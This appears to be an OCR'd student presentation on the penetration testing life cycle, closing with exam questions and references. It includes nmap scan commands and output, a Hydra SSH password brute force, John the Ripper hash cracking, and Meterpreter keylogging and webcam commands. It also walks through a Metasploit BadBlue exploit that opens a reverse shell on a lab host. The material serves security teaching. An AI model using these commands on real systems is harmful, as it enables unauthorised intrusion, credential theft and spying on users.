

Penetration Testing

Life Cycle




Alexis Mae Bacani

& Group Member

Pen Testing

“A test methodology in which assessors, typically working under specific constraints, attempt to circumvent or defeat the security features of a system.”

NIST


Pen
Testing
Overview
Planning
Discovery
Attack
Reporting

Planning

Rule Identification
ROE

Goal Setting
Security risks & resources

Testing Approval
Authorization

Discovery

Reconnaissance
Passive/Active

Vulnerability Analysis
Identifying vulnerabilities

nmap
Network scanning

Reconnaissance

Google Dorks
Advanced filter on Google

Vulnerability Analysis

NVD & Exploit DB
Identifying vulnerabilities

Nmap

Flag	Role	Command
-sS	TCP syn scan	nmap -sS <target>
-sT	TCP connect() scan	nmap -sT <target>
–sU	UDP scan	nmap -sU <target>
–sA	TCP ack scan	nmap -sA <target>
-sY	SCTP INIT scan	nmap -sY <target>
-sF	FIN Scan	nmap -sF <target>
-sP	Ping Scan	nmap -sP <target>
-sV	Version Detection	nmap -sV <target>
-sI	Idle Scan	nmap -sI <target>
-sW	TCP Window scan	nmap -sW <target>
-sM	TCP maimon scan	nmap -sM <target>
-sZ	SCTP COOKIE ECHO scan	nmap -sZ <target>
-s0	IP protocol scan	nmap -s0 <target>
-Pn	Scan only ports	nmap -Pn <target>


```
[redacted]:~/Desktop$ sudo nmap -sS 192.168.0.239
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-28 06:02 CST
Nmap scan report for 192.168.0.239
Host is up (0.000081s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:9F:F3:C9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.39 seconds
[redacted]:~/Desktop$
```


Google Dorks

Index of /data/summary/lasco

Name	Last modified	Size	Description
Parent Directory		-	
2m_orcl_190709.fts	2019-07-26 15:38	2.0M	
2m_orcl_190716.fts	2019-07-26 15:38	2.0M	
3m_clcl_190709.fts	2019-07-26 15:38	2.0M	
3m_clcl_190716.fts	2019-07-26 15:38	2.0M	
c2_comets_19980601.gif			
c2_prom_19980602.gif			



Exploit DB



Attack (1/2)

Gaining Access
Network scanning, password cracking

Escalating Privileges
Assuming another user's identity

System Browsing
Enumeration & dumping hashes

Gaining Access

Nmap & Hydra

Network scanning, password cracking

Escalating Privileges

John

Hash cracking

System Browsing

Metasploit Framework

Network scanning, password cracking, exploiting

Hydra

```
┌──(root㉿kali)-[~]
└─# hydra -l testuser -P /usr/share/wordlists/rockyou.txt -f localhost ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use
t service organizations, or for illegal purposes (this is non-binding, thes
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-27 1
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
ce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
525 tries per task
[DATA] attacking ssh://localhost:22/
[STATUS] 161.00 tries/min, 161 tries in 00:01h, 14344238 to do in 1484:55h,
[22][ssh] host: localhost   login: testuser   password: peanut
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-27 1
```


John

```
┌──(kali㉿kali)-[~]
└─$ echo -n "4bcb66d2a9047413225ea0b9fab1b0a2ac0393e5" > hash2.txt

┌──(kali㉿kali)-[~]
└─$ john hash2.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
manganop         (?)
1g 0:00:00:00 DONE (2021-04-02 17:58) 1.923g/s 2943Kp/s 2943Kc/s 2943KC/s mangaor
Use the "--show --format=Raw-SHA1" options to display all of the cracked password
Session completed

┌──(kali㉿kali)-[~]
└─$ cat ~/.john/john.pot
$dynamic_0$2e728dd31fb5949bc39cac5a9f066498:biscuit
$dynamic_26$4bcb66d2a9047413225ea0b9fab1b0a2ac0393e5:manganop
```

Metasploit Framework




```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database
```

```
Stdapi: User interface Commands
===============================

    Command         Description
    -------         -----------
    enumdesktops    List all accessible desktops and window stations
    getdesktop      Get the current meterpreter desktop
    idletime        Returns the number of seconds the remote user has been idle
    keyboard_send   Send keystrokes
    keyevent        Send key events
    keyscan_dump    Dump the keystroke buffer
    keyscan_start   Start capturing keystrokes
    keyscan_stop    Stop capturing keystrokes
    mouse           Send mouse events
    screenshare     Watch the remote user's desktop in real time
    screenshot      Grab a screenshot of the interactive desktop
    setdesktop      Change the meterpreters current desktop
    uictl           Control some of the user interface components
```

```
Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```


Attack (2/2)

Install Additional Tools

More attack vectors

Discover

Find info → More attack vectors


Planning
Reporting
Reporting
Discovery
Attack

Reporting

Documentation

Record actions & results from start to finish

Final Report


Overview, vulnerabilities found,
remediation recommendations

Example: BadBlue Exploit

PREFACE
Client X contacted company Y to test security controls

GREY BOX PEN TEST
Limited information available

GOAL
Simulate attacker with internal network access



Example: BadBlue Exploit

Attacker (you)
10.10.10.5

1.

ICMP ping 10.10.10.4/24

Host is up 10.10.10.6

Victim
???

2.

nmap -Pn -sS -sA -sV -O -T3 10.10.10.6

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	BadBlue httpd 2.72


Victim
10.10.10.6

Example: BadBlue Exploit

Attacker (you)
10.10.10.5

1.

2.




/24

6

10.10.10.6

VERSION
BadBlue httpd
2.72

Victim
???



Victim
10.10.10.6

Example: BadBlue Exploit

Attacker (you)
10.10.10.5

use exploit/windows/http/badblue_passthru
Set RHOST 10.10.10.6
Set RPORT 80

3.

Meterpreter session 1 opened

Reverse TCP

Sending stage

Victim
10.10.10.6
BadBlue httpd 2.72
Port 80

Victim
PWNED

Example: BadBlue Exploit

Victim
PWNED

4.

PII

HASHES

PRIVILEGE
ESCALATION


Example: BadBlue Exploit

Reporting

Overview Client X contracted company Y to perform pen test. Simulate network-level action of malicious actor.

Summary & Recommendations BadBlue web server vulnerable to buffer overflow. Monthly vulnerability scans. Change passwords.

Conclusion Anyone on the network can exploit the BadBlue vulnerability with the right tools. High risk vulnerability.


Planning
Discovery
Attack
Reporting
Pen
Testing
Summary

Exam Questions

Q1

List the penetration testing life cycle phases in order.

A) Discover → Planning → Attack → Report
B) Planning→ Discover → Report → Attack
C) Planning → Discover → Attack → Report
D) Report → Planning → Discover → Attack

Q2

Reporting is only done once.

A) True
B) False

Exam Questions

Q3

What metasploit shell allows attackers to record keystrokes?

A) Bash
B) Nmap
C) Meterpreter
D) Kali Linux

Q4

What nmap command allows us to conduct a port scan on a target IP 192.168.1.5 by sending TCP ACK packets, and allows us to view the service version of services running on the target's ports?

A) nmap -sn -sA -sV 192.168.1.5
B) nmap -Pn -sS -O 192.167.1.5
C) nmap -sn -sS -sV 192.168.1.5
D) nmap -Pn -sA -sV 192.168.1.5

References

- NIST SP 800-115
- https://blog.rsisecurity.com/the-4-phases-of-penetration-testing/
- https://csrc.nist.gov/glossary/term/penetration_testing
- https://owasp.org/www-community/vulnerabilities/Buffer_Overflow
- https://www.browserstack.com/guide/penetration-testing-report-guide
- https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/black-box-gray-box-and-white-box-penetration-testing-importance-and-uses/
- https://soho.nascom.nasa.gov/data/summary/
- https://www.exploit-db.com/
- https://zerotomastery.io/cheatsheets/nmap-cheat-sheet/
- https://www.techtarget.com/searchsecurity/tutorial/How-to-use-the-Hydra-password-cracking-tool
- https://www.101labs.net/comptia-security/lab-62-cracking-basic-hashes-with-john-the-ripper/